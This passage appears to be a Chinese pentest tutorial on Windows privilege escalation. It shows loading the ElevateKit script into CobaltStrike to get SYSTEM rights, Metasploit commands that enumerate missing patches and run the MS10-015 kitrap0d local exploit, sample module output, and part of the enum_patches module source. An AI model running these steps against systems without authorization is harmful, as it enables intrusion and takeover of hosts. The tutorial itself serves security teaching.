
(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152707-66a53cac-53b2-1.png>)

CobaltStrike

CobaltStrike 权限提升模块


<https://github.com/rsmudge/ElevateKit> (<https://github.com/rsmudge/ElevateKit>)

下载后在 CobaltStrike 加载脚本




(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152719-6d7f7560-53b2-1.png>)

在 CobaltStrike 中选择目标使用



(<https://xzmc.anyuans.com/media/upload/picture/202002201527207510572255021.png>)

返回 SYSTEM 权限



(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152735-774b3016-53b2-1.png>)

Metasploit

```
run post/windows/gather/enum_patches #查看补丁信息
background
search MS10-015
use exploit/windows/local/ms10_015_kitrap0d
set session 1
run
```

```
meterpreter > run post/windows/gather/enum_patches

[+] KB2871997 is missing
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[+] KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
meterpreter > 
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152747-7e6c1d88-53b2-1.png>)

这个模块默认就六条数据，大家可以自定义添加

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core/post/common'
```

```

require 'msf/core/post/windows/extapi'

class MetasploitModule < Msf::Post
  include Msf::Post::Common
  include Msf::Post::Windows::ExtAPI

  MSF_MODULES = {
    'KB977165' => "KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K/SP4 - Windows 7 (x86)",
    'KB2305420' => "KB2305420 - Possibly vulnerable to MS10-092 schelevator if Vista, 7, and 2008",
    'KB2592799' => "KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP/SP2/SP3/Win 2k3/SP2",
    'KB2778930' => "KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity",
    'KB2850851' => "KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7/SP0/SP1",
    'KB2870008' => "KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7/SP0/SP1"
  }

  def initialize(info={})
    super(update_info(info,
      'Name' => "Windows Gather Applied Patches",
      'Description' => %q{
        This module will attempt to enumerate which patches are applied to a windows system
        based on the result of the WMI query: SELECT HotFixID FROM Win32_QuickFixEngineering
      },
      'License' => MSF_LICENSE,
    ))
  end
end

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152755-830c5d58-53b2-1.png>)